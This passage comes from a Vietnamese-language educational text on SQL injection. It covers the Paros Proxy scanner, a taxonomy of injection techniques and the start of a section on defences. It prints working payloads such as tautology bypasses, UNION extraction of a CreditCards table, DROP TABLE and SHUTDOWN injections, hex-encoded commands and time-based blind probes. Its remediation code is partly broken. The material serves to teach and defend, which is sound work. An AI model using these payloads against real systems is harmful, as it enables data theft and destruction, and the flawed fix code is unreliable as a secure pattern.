
### 3.4.1.5. Paros Proxy

Paros Proxy là một công cụ đánh giá Web chủ yếu được sử dụng để thao tác bằng tay trên web. Nó hoạt động như một proxy và bẫy các yêu cầu từ trình duyệt Web, cho phép thao tác dữ liệu được gửi tới máy chủ.

Paros Proxy cũng có một trình thu thập thông tin Web được xây dựng, được gọi là nhện. Bạn chỉ cần nhấp chuột phải vào một trong các tên miền được hiển thị trên tab Sites và nhấp vào Spider. Bạn cũng có thể chỉ định một thư mục mà quá trình crawl sẽ được thực hiện. Khi bạn nhấp vào Bắt đầu Paros sẽ bắt đầu quá trình thu thập thông tin.

Bây giờ bạn sẽ có tất cả các tệp được phát hiện dưới tên miền trên tab Sites. Bạn chỉ cần chọn tên miền bạn muốn thử nghiệm và nhấp Phân tích | Quét.

**Hình 3.4.1.5** cho thấy việc thực hiện quét đối với trang web của Victim Inc.



**Hình 3.4.1.5:** Paros Proxy

Các vấn đề bảo mật được xác định được hiển thị trong khung dưới bên dưới tab Cảnh báo. Paros Proxy thử nghiệm các yêu cầu GET và POST. Hơn nữa, nó hỗ trợ phát hiện SQL injection mù, làm cho nó một ứng cử viên tốt trong số các lựa chọn thay thế phần mềm tự do.

**Bảng 3.4.1.5** chỉ ra một danh sách các chuỗi thử nghiệm mà công cụ này sử dụng.

Testing Strings			
'INJECTED_PARAM	1,'0');waitfor delay '0:0:15';--	1,'0','0','0','0');waitfor delay '0:0:15';--	' OR '1'='1
;	1,'0','0');waitfor delay '0:0:15';--	1 AND 1=1	1" AND "1"="1
;waitfor delay '0:0:15';--	1,'0','0');waitfor delay '0:0:15';--	1 AND 1=2	1" AND "1"="2
);waitfor delay '0:0:15';--	1,'0','0','0');waitfor delay '0:0:15';--	1 OR 1=1	1" OR "1"="1
);waitfor delay '0:0:15';--	1,'0','0','0');waitfor delay '0:0:15';--	' AND '1'='1	
1,'0');waitfor delay '0:0:15';--	1,'0','0','0','0');waitfor delay '0:0:15';--	' AND '1'='2	

**Bảng 3.4.1.5** Các dấu hiệu được sử dụng bởi Proxy Paros để nhận diện Injection SQL

- URL: [www.parosproxy.org/](http://www.parosproxy.org/)
- Hỗ trợ nền tảng: Platform-độc lập, mã hoá với Java
- Yêu cầu: Java Runtime Environment (JRE) 1.4 (hoặc mới hơn)
- Giá: miễn phí

## Chương 4. Các kỹ thuật tấn công SQL Injection

### 4.1. Các kỹ thuật tấn công SQL Injection đơn giản

#### 4.1.1. Tấn công SQL injection sử dụng các mệnh đề truy vấn luôn đúng

- **Mục đích của cuộc tấn công** : vượt qua được xác thực của hệ thống, nhận dạng các tham số dữ liệu có thể tiêm được, trích xuất dữ liệu

- **Mô tả** : Mục tiêu chung của tấn công SQL injection sử dụng các mệnh đề truy vấn luôn đúng đó là đưa các đoạn mã lệnh vào bên trong một hoặc nhiều câu lệnh có điều kiện, để chúng luôn luôn được hệ thống đánh giá là đúng. Cách sử dụng phổ biến nhất của kiểu tấn công SQL injection này là vượt qua các trang xác thực thông tin, sau đó trích xuất dữ liệu. Đối với kiểu tấn công này, kẻ tấn công khai thác một hoặc một vài trường dữ liệu có khả năng chen các câu lệnh xấu vào, những trường dữ liệu có khả năng bị khai thác này sau đó sẽ được sử dụng trong điều kiện WHERE của câu truy vấn SQL. Việc thay đổi một tham số dữ liệu bình thường, bằng một tham số dữ liệu đã bị chen các mệnh đề truy vấn luôn đúng ở bên trong lệnh WHERE, sẽ làm cho dữ liệu nằm trong tất cả các hàng trong bảng cơ sở dữ liệu được truy vấn, bị trả về toàn bộ cho kẻ tấn công, và kẻ tấn công sẽ lấy các hàng dữ liệu vừa thu được này, để phục vụ mục đích xấu khác. Nói chung, trong kiểu tấn công SQL injection này, kẻ tấn công phải xem xét không chỉ là các tham số dữ liệu có thể bị tiêm lệnh SQL / để bị khai thác lỗ hổng, mà còn các cấu trúc coding của ứng dụng web, để có thể đánh giá được các kết quả truy vấn.

- **Ví dụ 1** : Vượt qua đoạn mã kiểm tra thông tin đăng nhập

+ Câu truy vấn : *SELECT name from authors where username = '\$\_POST[username]' AND password='\$\_POST[password]'*;

+ Câu truy vấn này lấy dữ liệu được nhập vào từ người dùng hệ thống, giả sử người dùng nhập vào :

Username: a' OR '1=1'

Password: a' OR '1=1'

+ Như vậy, câu truy vấn được xây dựng sẽ là : *SELECT name from authors where username = 'a' OR '1=1' AND password='a' OR '1=1'*

+ Ta thấy rằng, đoạn mã lệnh được chen vào trong điều kiện WHERE (OR '1=1') đã biến toàn bộ mệnh đề truy vấn WHERE trở thành một tập thừa. Cơ sở dữ liệu sử dụng các điều kiện truy vấn như là cơ sở để đánh giá mỗi hàng dữ liệu chứa trong các bảng, và quyết định sẽ trả về dữ liệu của hàng nào cho người dùng. Đối với điều kiện nằm trong mệnh đề WHERE của câu truy vấn trên, câu truy vấn sẽ được đánh giá là đúng đối với mọi hàng dữ liệu nằm trong bảng của cơ sở dữ liệu được truy vấn, và tất cả các hàng dữ liệu này sẽ được

trả về. Điều này sẽ khiến cho người dùng này được xác thực là là người dùng có dữ liệu nằm trong hàng đầu tiên trong tập kết quả trả về của truy vấn.

+ Giải pháp : sử dụng hàm *mysqli\_real\_escape\_string()* để bỏ qua các ký tự đặc biệt có trong chuỗi

- hàm *mysqli\_real\_escape\_string()* sẽ bỏ qua các ký tự : các ký tự được mã hóa là NUL (ASCII 0) , \n , \r , \ , ' , " , Control-Z.

- hàm *mysqli\_real\_escape\_string()* sẽ trả về một xâu ký tự mới ,đã được bỏ qua các ký tự đặc biệt nêu trên, điều này sẽ làm cho các hacker khó có khả năng chèn các ký tự đặc biệt vào trong các tham số dữ liệu đầu vào

- Đoạn mã lệnh sau khi đã áp dụng giải pháp khắc phục sẽ là :

```
$username = $_POST[username];  
$username = mysqli_real_escape_string ($username);  
mysql_query (SELECT first_name, last_name from authors where  
username = '$username');
```

#### 4.1.2. Tấn công SQL injection sử dụng truy vấn không chính xác / không hợp lệ

- **Mục đích của cuộc tấn công** : nhận dạng và xác định các tham số dữ liệu có thể tiêm lệnh , , trích xuất dữ liệu

- **Mô tả** : Kiểu tấn công này cho phép kẻ tấn công thu thập các thông tin quan trọng về loại và cấu trúc của cơ sở dữ liệu back-end của một ứng dụng web. Cuộc tấn công kiểu này được coi là một bước tiền đề sơ bộ, bước thu thập thông tin phục vụ cho các cuộc tấn công khác. Lỗi hỏng được tận dụng bởi cuộc tấn công này là các trang lỗi mặc định được trả về bởi các máy chủ ứng dụng, và các lỗi trả về thường được mô tả rất chi tiết. Những trang thông báo này được tạo ra với mục đích ban đầu là giúp các nhà phát triển phần mềm debug ứng dụng của họ, tuy nhiên những kẻ tấn công đã lợi dụng điều này để tiếp cận các thông tin về giản đồ (schema) của cơ sở dữ liệu back-end. Khi thực hiện kiểu tấn công này, kẻ tấn công sẽ cố gắng tiêm vào các câu lệnh có thể gây ra các lỗi như : lỗi cú pháp, lỗi sai kiểu dữ liệu, lỗi logic trong cơ sở dữ liệu. Có thể sử dụng các lỗi cú pháp để xác định các tham số dữ liệu đầu vào có thể sử dụng để tiêm lệnh. Các lỗi về sai kiểu dữ liệu có thể được sử dụng để suy luận ra được các kiểu dữ liệu của một số cột nhất định, hoặc dùng để trích xuất dữ liệu. Còn các lỗi logic sẽ thường tiết lộ cho kẻ tấn công tên của các bảng và cột gây ra lỗi.

- **Ví dụ 2** : Nguyên nhân gây ra một lỗi chuyển đổi kiểu dữ liệu, có thể tiết lộ các dữ liệu liên quan :

+ Kẻ tấn công sẽ nhập vào trường Password:

AND 'pin: "convert (int, (select top 1 name from sysobjects where xtype='u'))"

+ Câu truy vấn được tạo thành :

*SELECT name from authors where username = '' AND password= '' AND 'pin = convert (int,(select top 1 name from sysobjects where xtype='u'))*

Truy vấn trên cố gắng trích xuất ra bảng người dùng đầu tiên (xtype='u') từ bảng siêu dữ liệu của cơ sở dữ liệu (Giả sử ứng dụng đang sử dụng Microsoft SQL server, và bảng siêu dữ liệu được gọi là sysobjects). Truy vấn sau đó cố gắng chuyển đổi tên bảng này thành một số nguyên. Bởi vì đây không phải là một phép chuyển đổi kiểu dữ liệu hợp lệ, cho nên cơ sở dữ liệu sẽ xuất ra một thông báo lỗi. Đối với Microsoft SQL server, lỗi mặc định cho trường hợp này là : "Microsoft OLE DB Provider for SQL Server (0x80040E07) Error converting nvarchar value 'CreditCards' to a column of data type int."

Có hai thông tin hữu ích trong thông báo lỗi này có thể giúp kẻ tấn công. Trước tiên, kẻ tấn công có thể thấy rằng cơ sở dữ liệu của ứng dụng web hiện tại

là một cơ sở dữ liệu SQL server. Thứ hai, thông báo lỗi cho thấy giá trị của chuỗi gây ra lỗi chuyển đổi kiểu dữ liệu. Trong trường hợp này, giá trị này cũng là tên của bảng người dùng đầu tiên được định nghĩa trong cơ sở dữ liệu : “CreditCards”. Một chiến lược tương tự có thể được sử dụng để trích xuất một cách có hệ thống tên và kiểu của mỗi cột trong cơ sở dữ liệu. Sử dụng thông tin này về giản đồ cơ sở dữ liệu, kẻ tấn công có thể tạo thêm các cuộc tấn công nhắm tới mục tiêu là các mẫu thông tin cụ thể.

### 4.1.3. Tấn công SQL injection sử dụng mệnh đề truy vấn UNION

- **Mục đích của cuộc tấn công** : vượt qua xác thực của hệ thống, trích xuất dữ liệu

- **Mô tả** : Trong các cuộc tấn công sử dụng mệnh đề UNION, kẻ tấn công nhắm vào một tham số dữ liệu dễ bị khai thác lỗ hổng để thay đổi tập dữ liệu trả về cho một truy vấn nhất định. Với kỹ thuật này, kẻ tấn công có thể lừa ứng dụng web trả về dữ liệu từ một bảng khác với bảng mà các nhà phát triển phần mềm đã dự định. Kẻ tấn công thực hiện điều này bằng cách thêm vào một câu lệnh có dạng là : UNION SELECT <phần còn lại của truy vấn được thêm vào> . Bởi vì kẻ tấn công hoàn toàn kiểm soát truy vấn thứ hai (truy vấn đã được thêm lệnh), họ có thể sử dụng truy vấn đó để lấy thông tin từ một bảng được chỉ định. Cơ sở dữ liệu trả về một tập dữ liệu, là sự kết hợp của các kết quả truy vấn đầu tiên (chưa bị chỉnh sửa) và kết quả của truy vấn thứ hai ( đã được thêm các lệnh ). Một ví dụ về việc sử dụng của cuộc tấn công này là kẻ tấn công sử dụng một truy vấn không chính xác về mặt logic để tấn công vào dữ liệu về cấu trúc của một bảng, sau đó sử dụng mệnh đề UNION để lấy dữ liệu từ bảng này.

- **Ví dụ 3** : Tham chiếu tới ví dụ 2, một kẻ tấn công có thể thêm vào đoạn mã sau vào trong tham số Username :

+ Kẻ tấn công sẽ nhập vào trường Username:

' UNION SELECT cardNo from CreditCards where acctNo=10032 - -"

+ Câu truy vấn được tạo thành :

*SELECT name from authors where username = '' UNION SELECT cardNo from CreditCards where acctNo=10032 -- AND password= ''*

+ Lưu ý : – là ký hiệu dùng để comment trong ngôn ngữ SQL, kẻ tấn công thường sử dụng ký hiệu – để buộc trình phân tích cú pháp SQL bỏ qua phần còn lại của câu truy vấn được viết bởi các nhà phát triển phần mềm.

+ Với câu truy vấn động trên, sẽ không có một hành động đăng nhập thành công xảy ra với tham số username ='', tuy nhiên, truy vấn đầu tiên sẽ trả về tập null ( rỗng ), trong khi truy vấn thứ hai sẽ trả về dữ liệu từ bảng "CreditCards". Cơ sở dữ liệu sẽ lấy kết quả của 2 truy vấn, hợp chúng lại với nhau, rồi trả về cho ứng dụng web.



#### 4.1.4. Tấn công SQL injection kiểu piggy-backed

- **Mục đích của cuộc tấn công** : trích xuất dữ liệu, thêm hoặc sửa đổi dữ liệu, thực hiện DOS, thực hiện các lệnh từ xa (remote commands)

- **Mô tả** : Trong kiểu tấn công này, kẻ tấn công sẽ cố gắng tiêm các truy vấn bổ sung vào trong câu truy vấn ban đầu. Kiểu tấn công này được phân biệt với các kiểu tấn công SQL injection khác bởi vì trong trường hợp này, kẻ tấn công không cố gắng sửa đổi truy vấn dự kiến ban đầu. Thay vào đó, họ cố gắng đưa vào các truy vấn mới và riêng biệt được mang trên mình của các truy vấn ban đầu. Kết quả là cơ sở dữ liệu nhận được nhiều truy vấn SQL, và tất cả các truy vấn này đều sẽ được thực thi. Kiểu tấn công này có thể gây ra tác hại cực kỳ lớn. Nếu thành công, kẻ tấn công có thể chen hầu như bất kỳ kiểu lệnh SQL nào, bao gồm các thủ tục lưu trữ, vào trong các truy vấn bổ sung, và làm cho các truy vấn bổ sung này được thực hiện cùng với các truy vấn gốc. Lỗ hổng cho kiểu tấn công này thường phụ thuộc vào việc có một cấu hình cơ sở dữ liệu cho phép nhiều câu lệnh được chứa trong một chuỗi đơn

- **Ví dụ 4** :

+ Kẻ tấn công sẽ nhập vào bên trong trường password giá trị là :

Password: “”; drop table users --”

+ Câu truy vấn được tạo thành : *SELECT name from authors where username = ‘ AND password=’*; drop table users -- AND pin=123

+ Sau khi hoàn thành truy vấn đầu tiên, cơ sở dữ liệu sẽ nhận ra dấu phân tách truy vấn (“ ; ”), và thực hiện truy vấn thứ hai được tiêm vào. Việc DROP bảng users có thể sẽ hủy đi các thông tin có giá trị. Các loại truy vấn khác có thể chen thêm các users mới vào trong cơ sở dữ liệu hoặc thực thi các thủ tục lưu trữ (stored procedures). Lưu ý rằng, nhiều cơ sở dữ liệu không yêu cầu một ký tự đặc biệt để phân tách các truy vấn riêng biệt, vì vậy việc quét đơn giản một dấu phân tách truy vấn không phải là một cách hiệu quả để ngăn chặn kiểu tấn công này.

- **Giải pháp** : Cấu hình cơ sở dữ liệu để chặn việc thực hiện nhiều câu lệnh trong một chuỗi đơn.

#### 4.1.5. Tấn công SQL injection sử dụng các thủ tục lưu trữ ( stored procedures ) :

- **Mục đích của cuộc tấn công** : thực hiện leo thang đặc quyền, thực hiện DOS, thực hiện các lệnh từ xa ( remote commands )

- **Mô tả** : Kiểu tấn công SQL injection này sẽ cố gắng thực thi các thủ tục lưu trữ có trong cơ sở dữ liệu. Hầu hết các nhà cung cấp thì gắn các cơ sở dữ liệu với một tập hợp tiêu chuẩn các thủ tục lưu trữ với mục tiêu mở rộng các chức năng của cơ sở dữ liệu và cho phép tương tác với hệ điều hành. Vì vậy, một khi kẻ tấn công xác định được cơ sở dữ liệu back-end nào đang được sử dụng, các cuộc tấn công SQL injection có thể được tạo ra để thực thi các thủ tục lưu trữ được cung cấp bởi cơ sở dữ liệu cụ thể đó. Ngoài ra, vì các thủ tục lưu trữ thường được viết bằng các ngôn ngữ kịch ( scripting languages )bản đặc biệt, chúng có thể chứa các loại lỗ hổng khác, chẳng hạn như tràn bộ đệm ( buffer overflows ) ; những lỗ hổng này cho phép kẻ tấn công chạy các đoạn mã lệnh tùy ý ( arbitrary code ) trên máy chủ, hoặc leo thang các đặc quyền của họ. Dưới đây là một thủ tục lưu trữ dùng để kiểm tra các thông tin xác thực :

```
CREATE PROCEDURE DBO.isAuthenticated
```

```
@userName varchar2, @pass varchar2, @pin int
```

```
AS EXEC ("SELECT accounts FROM users
```

```
WHERE login='"+@userName+" and pass='"+@password+" and  
pin='"+@pin);
```

```
GO
```

- **Ví dụ 5** : Chứng minh một thủ tục lưu trữ sử dụng tham số có thể bị khai thác thông qua một cuộc tấn công SQL injection. Trong ví dụ này, ta có thể thấy rằng : Khi một câu lệnh SQL bình thường ( ví dụ như lệnh SELECT ) được tạo ra như một thủ tục lưu trữ, một kẻ tấn công có thể tiêm vào một thủ tục lưu trữ khác để thay thế cho một thủ tục lưu trữ bình thường để thực hiện leo thang đặc quyền, thực hiện tấn công DOS ( Denial of service ), hoặc thực hiện các lệnh từ xa. Dưới đây là một hình thức tấn công phổ biến sử dụng dấu phân cách truy vấn (“ ; “) và thủ tục lưu trữ “SHUTDOWN” cho cuộc tấn công này. Để khởi động một cuộc tấn công SQL injection,kẻ tấn công chỉ cần nhập vào :

+ Kẻ tấn công nhập vào trường Password: ' ; SHUTDOWN; --

+ Câu truy vấn được tạo thành : *SELECT name from authors where username = 'Jay' AND password=' '*; SHUTDOWN; --

+ Tại điểm này, ta có thể thấy cách tấn công SQL injection này hoạt động giống như một cuộc tấn công SQL injection kiểu piggy-backed. Câu truy vấn đầu tiên được thực hiện bình thường, và sau đó truy vấn thứ 2 ( truy vấn độc hại ) được thực thi, kết quả là database sẽ bị shutdown. Ví dụ này cho thấy các thủ tục lưu trữ có thể dễ bị tấn công bởi cùng một phương thức tấn công , giống như các cuộc tấn công truyền thống sử dụng các mã lệnh của ứng dụng.

#### 4.1.6. Tấn công SQL injection theo kiểu mã hóa thay thế

- **Mục tiêu của cuộc tấn công** : trốn tránh sự phát hiện

- **Mô tả** : Trong cuộc tấn công này, đoạn văn bản được tiêm vào, được sửa đổi để tránh sự phát hiện bằng cách sử dụng các phương pháp mã hóa phòng thủ, bên cạnh đó cũng có nhiều kỹ thuật phòng chống tự động khác có thể được sử dụng. Kiểu tấn công này được sử dụng kết hợp với các cuộc tấn công khác. Nói cách khác, mã hóa thay thế không cung cấp bất kỳ cách độc nhất nào để tấn công một ứng dụng web, chúng chỉ đơn giản là một kỹ thuật cho phép kẻ tấn công trốn tránh các kỹ thuật phòng chống, phát hiện, và khai thác các lỗ hổng mà có thể không khai thác được. Những kỹ thuật trốn tránh này thường là cần thiết bởi vì các mã lệnh phòng thủ thực tiễn phổ biến được sử dụng để quét ra các “ ký tự xấu ” nhất định, ví dụ như dấu nháy đơn, các toán tử comment. Để tránh được sự phòng thủ này, những kẻ tấn công đã sử dụng các phương pháp khác để mã hóa các chuỗi tấn công của họ ( ví dụ hệ hexadecimal, ASCII, và mã hóa ký tự Unicode ). Các kỹ thuật quét và phát hiện nói chung thường không cố gắng đánh giá tất cả các chuỗi mã hóa đặc biệt, do đó cho phép các cuộc tấn công kiểu này không bị phát hiện. Việc bảo vệ hiệu quả dựa vào mã lệnh ( code-based ) để chống lại việc mã hóa thay thế, thì rất khó thực hiện vì nó đòi hỏi các nhà phát triển phần mềm phải xem xét tất cả các mã hóa khả dĩ có thể ảnh hưởng tới một chuỗi truy vấn đã định sẵn, khi nó đi qua các lớp khác nhau của ứng dụng. Do đó những kẻ tấn công đã rất thành công trong việc sử dụng mã hóa thay thế để che giấu chuỗi tấn công của họ.

- **Ví dụ 8** : Mỗi loại tấn công có thể được biểu diễn bằng cách sử dụng một mã hóa thay thế (alternate encoding), ở đây chúng ta chỉ xét một ví dụ :

+ Kẻ tấn công nhập vào trường Username:  
“legalUser’; exec(0x73687574646f776e) -- ”

+ Câu truy vấn :

```
SELECT name from authors where username = 'legalUser';  
  
exec(0x73687574646f776e) -- AND password=' ';
```

Dãy số trong phần thứ 2 của chuỗi tiêu chính là mã hóa ASCII thập lục phân của chuỗi “SHUTDOWN”. Vì vậy khi truy vấn được biên dịch bởi cơ sở dữ liệu, lệnh SHUTDOWN sẽ được cơ sở dữ liệu thực thi

## 4.2. Các kỹ thuật tấn công SQL Injection phức tạp

### 4.2.1. Tấn công SQL injection theo kiểu suy luận

- **Mục đích của cuộc tấn công** : Xác định các tham số dữ liệu có thể tiêm lệnh, trích xuất dữ liệu, xác định gián đồ cơ sở dữ liệu.

- **Mô tả** : Trong cuộc tấn công này, truy vấn được sửa đổi để làm lại nó dưới dạng một hành động có thể được thực thi dựa trên câu trả lời cho một câu hỏi true / false về các giá trị của dữ liệu trong cơ sở dữ liệu. Đối với kiểu tấn công này, kẻ tấn công thường cố gắng tấn công một trang web đã được bảo vệ đủ để khi tiêm lệnh thành công, không có bất kỳ một phản hồi hữu ích nào được phát hiện thông qua các thông báo lỗi của cơ sở dữ liệu. Trong trường hợp này, kẻ tấn công tiêm các lệnh vào trong ứng dụng và sau đó quan sát cách ứng dụng phản hồi lại. Bằng việc quan sát cẩn thận, kẻ tấn công có thể suy luận ra không chỉ những tham số dữ liệu nhất định có thể bị khai thác lỗ hổng, mà còn các thông tin bổ sung về các giá trị trong cơ sở dữ liệu. Có hai kỹ thuật tấn công nổi tiếng dựa trên việc suy luận đó là :

**4.2.1.1. Blind injection** : Thông tin được suy luận ra từ những hành vi của trang web bằng cách đặt các câu hỏi đúng / sai cho máy chủ web. Nếu câu lệnh đã được tiêm, được ước lượng là đúng, trang web sẽ tiếp tục hoạt động bình thường. Nếu câu lệnh đã được tiêm, được ước lượng là sai, mặc dù không có bất kỳ một thông báo lỗi nào được mô tả, trang web vẫn có những biểu hiện khác biệt đáng kể so với trạng thái hoạt động bình thường của nó.

- **Ví dụ 6** : Xác định các tham số dữ liệu có thể tiêm được sử dụng blind injection. Ta xét hai trường hợp thực hiện tiêm lệnh vào trong trường login ;

+ Trường hợp 1 : “legalUser’ and 1=0 - -”

=> Truy vấn 1 : *SELECT name from authors where username = 'legalUser' and 1=0 -- ' AND password=' ' AND pin=0;*

+ Trường hợp 2 : “legalUser’ and 1=1 - -”

=> Truy vấn 2 : *SELECT name from authors where username = 'legalUser' and 1=1 -- ' AND password=' ' AND pin=0;*

+ Kịch bản 1 : Chúng ta có một ứng dụng web an toàn, và dữ liệu đầu vào cho trường login được kiểm tra ( validate ) một cách đúng đắn. Trong kịch bản này, cả 2 trường hợp tiêm lệnh sẽ trả về thông báo lỗi đăng nhập, và kẻ tấn công sẽ biết rằng tham số dữ liệu đăng nhập không phải là lỗ hổng.

+ Kịch bản 2 : Chúng ta có một ứng dụng web không an toàn, và tham số dữ liệu đăng nhập là lỗ hổng để tiêm lệnh. Kẻ tấn công gửi truy vấn đầu tiên ( đã được tiêm lệnh ), và vì nó luôn được ước lượng là sai, ứng dụng web trả về một thông báo lỗi đăng nhập. Kẻ tấn công sau đó gửi tiếp truy vấn thứ hai ( đã được tiêm lệnh ), cái mà luôn được ước lượng là đúng. Nếu trong trường hợp này, không có thông báo lỗi đăng nhập nào xuất hiện, thì kẻ tấn công biết rằng cuộc tấn công đã được thông qua, và tham số dữ liệu đăng nhập chính là lỗ hổng có thể tận dụng để tiêm lệnh.

**4.2.1.2. Timing attacks :** Một cuộc tấn công Timing attack cho phép kẻ tấn công thu được thông tin từ cơ sở dữ liệu bằng cách quan sát sự chậm trễ thời gian trong phản hồi của cơ sở dữ liệu. Kiểu tấn công này còn được gọi là kỹ thuật tấn công SQL injection dựa trên thời gian (time-based). Phương thức tấn công này thường được sử dụng để đạt được các phép thử cần thiết khi không còn cách nào khác để lấy thông tin từ máy chủ cơ sở dữ liệu. Đối với kỹ thuật tấn công này, kẻ tấn công sẽ tiêm vào một đoạn mã SQL chứa hàm DBMS cụ thể, hoặc truy vấn nặng nề tạo ra sự chậm trễ thời gian. Tùy thuộc vào thời gian cần để nhận được phản hồi từ máy chủ, kẻ tấn công có thể khấu trừ đi được một số thông tin. Bởi vì kẻ tấn công có thể đưa ra các dự đoán, cách tiếp cận suy luận này đặc biệt hữu ích cho các cuộc tấn công SQL cực khó, dạng blind-deep blind SQL injection.

- **Ví dụ 7 :** Sử dụng tấn công suy luận dựa trên thời gian (Timing based inference attack) để trích xuất một tên bảng từ cơ sở dữ liệu :

+ Trường Username được nhập vào : “'legalUser' and ASCII(SUBSTRING((select top 1 name from sysobjects),1,1)) > X WAITFOR 5 --”

+ Câu truy vấn : *SELECT name from authors where username = 'legalUser' AND ASCII(SUBSTRING((select top 1 name from sysobjects),1,1)) > X WAITFOR 5 -- 'AND password=' ' AND pin=0;*

+ Ở đây, hàm SUBSTRING trích xuất ra ký tự đầu tiên của tên bảng đầu tiên trong cơ sở dữ liệu. Sử dụng chiến lược tìm kiếm nhị phân, kẻ tấn công có thể đặt ra một loạt các câu hỏi về ký tự này. Trong trường hợp này, kẻ tấn công đang hỏi rằng, giá trị ASCII của ký tự thu được thì lớn hơn, hay nhỏ hơn hoặc bằng so với giá trị của X. Nếu giá trị ASCII lớn hơn, kẻ tấn công sẽ biết điều này bằng cách quan sát một sự chậm trễ thêm 5 giây trong phản hồi của cơ sở dữ liệu. Kẻ tấn công sau đó có thể sử dụng tìm kiếm nhị phân bằng cách thay đổi giá trị của X để xác định được giá trị của ký tự đầu tiên

## Chương 5 : Phòng chống SQL Injection

Các biện pháp an ninh trên bất cứ hệ thống thông tin nào đều được triển khai theo nguyên tắc phòng thủ theo chiều sâu, do đó các biện pháp phòng chống SQL Injection chúng ta sẽ đề cập cũng hướng theo mô hình này. Các nội dung được đề cập sau đây sẽ bao gồm việc xây dựng các mã nguồn đảm bảo an toàn, cấu hình máy chủ database, DBMS, và các công cụ dạng tường lửa.

### 5.1. Phòng chống từ mức xây dựng mã nguồn ứng dụng

Điểm yếu SQL Injection bắt nguồn từ việc xử lý dữ liệu từ người dùng không tốt, do đó vấn đề xây dựng mã nguồn đảm bảo an ninh là cốt lõi của việc phòng chống SQL Injection.

#### 5.1.1. Làm sạch dữ liệu đầu vào

Được coi là công việc quan trọng đầu tiên cần xử lý trong chuỗi các thao tác. Có hai mô hình có thể được áp dụng cho việc lọc dữ liệu đầu vào, đó là sử dụng danh sách cho phép – whitelist, hoặc danh sách cấm – blacklist. Các mô hình này sẽ được minh họa sau đây dưới một vài ngôn ngữ phát triển ứng dụng web thông dụng như C#, PHP, Java.

##### 5.1.1.1. Mô hình danh sách cho phép – Whitelist

Mô hình whitelist liệt kê danh sách những giá trị input nào được cho phép, chính vì thế khi xây dựng nó đòi hỏi người phát triển phải hiểu rõ logic nghiệp vụ của ứng dụng được xây dựng. Một số đặc điểm của input mà mô hình này chú ý tới như kiểu dữ liệu, độ dài, miền dữ liệu (đối với input kiểu số) hoặc một số định dạng chuẩn khác. Ví dụ, với dạng một username thường dùng cho một database công ty, thì một mẫu hợp lệ sẽ là các ký tự giới hạn trong cỡ 15 ký tự, chỉ chứa chữ cái và con số. Các điều kiện này phụ thuộc nhiều vào logic nghiệp vụ và thỏa thuận với người sử dụng.

Phương pháp đơn giản và hiệu quả nhất để xây dựng các mẫu (pattern) hợp lệ là sử dụng biểu thức chính quy (regular expression). Xét một số mẫu biểu thức chính quy áp dụng cho username, password, email sau đây:

- ❖ Username: chỉ chứa các ký tự chữ cái, chữ số và dấu gạch dưới, độ dài tối đa 30 ký tự, tối thiểu 3 ký tự: “`^[a-zA-Z0-9_]{3,30}$`”



- ❖ Password: chỉ chứa ký tự chữ cái, chữ số, dấu gạch dưới, độ dài tối thiểu 4, tối đa 50 “`^([a-zA-Z0-9_]){4,50}$`”
- ❖ Email: chỉ chứa ký tự chữ cái, chữ số, dấu gạch dưới, dấu chấm và ký tự @ trong tên, sẽ có dạng như sau:  
“`(|^[a-zA-Z]+([a-zA-Z0-9_])*@([a-z0-9]+.){1,}[a-z]+(|$))`”

#### 5.1.1.2. Mô hình danh sách cấm – blacklist:

Mô hình này xây dựng nên các mẫu input được cho là nguy hiểm và sẽ không chấp nhận những mẫu này. Mô hình blacklist kém hiệu quả hơn mô hình whitelist do một vài lý do như sau:

